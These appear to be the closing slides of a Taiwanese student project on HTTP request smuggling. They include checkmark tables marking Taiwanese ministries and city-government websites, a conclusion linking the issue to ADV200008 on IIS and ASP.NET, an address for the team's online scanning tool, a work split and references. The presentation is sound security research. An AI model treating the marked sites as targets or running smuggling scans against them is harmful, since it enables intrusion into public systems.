
- 工具：PortSwigger BurpSuite Extension: http-request-smuggler

行政院各部會

行政院	✓
內政部	✓
外交部	✓
國防部	✓
教育部	✓
法務部	✓
經濟部	

交通部	
衛福部	
勞動部	
文化部	✓
國科會	
農委會	
陸委會	

Demo



市政府首頁比較


臺北市政府	✓
新北市政府	
桃園市政府	
臺中市政府	
臺南市政府	
高雄市政府	
新竹市政府	

Our online tool & result website!!!

http://103.144.32.13:8090/

Conclusion

- 政府網站潛在的資安威脅
- 網站可能受害的原因 ADV200008
  - windows server x iis x asp.net
- ~~從來沒想過有一天會自己寫online tool~~



Work Distribution

- *
  - 有限的運算資源->沒日沒夜跑腳本
- 王勻
  - 資料蒐集、彙整清單
- 曾昶凱
  - Paper Surveying、PortSwigger extension
- 邱禹森
  - 實做、測試&驗證工具可行性
- 周佑康
  - 腳本編寫、demo 網站架設

Our online tool & result website!!!

http://xxx.xxx.xxx.xxx:8090/

References

[1] https://brightsec.com/blog/http-request-smuggling-hrs/#credentials-hijacking

[2] https://portswigger.net/web-security/request-smuggling

[3] https://yu-jack.github.io/2019/09/30/http-smuggling/

[4] Smuggler https://github.com/defparam/smuggler

[5] Port Swigger Extension - http-request-smuggler https://github.com/PortSwigger/http-request-smuggler

[6] https://msrc.microsoft.com/update-guide/vulnerability/ADV200008

[7] T-Reqs: HTTP Request Smuggling with Differential Fuzzing, Bahruz Jabiyev et al. (ACM CCS' 21) https://bahruz.me/papers/ccs2021treqs.pdf

感謝各位的聆聽<(_ _)>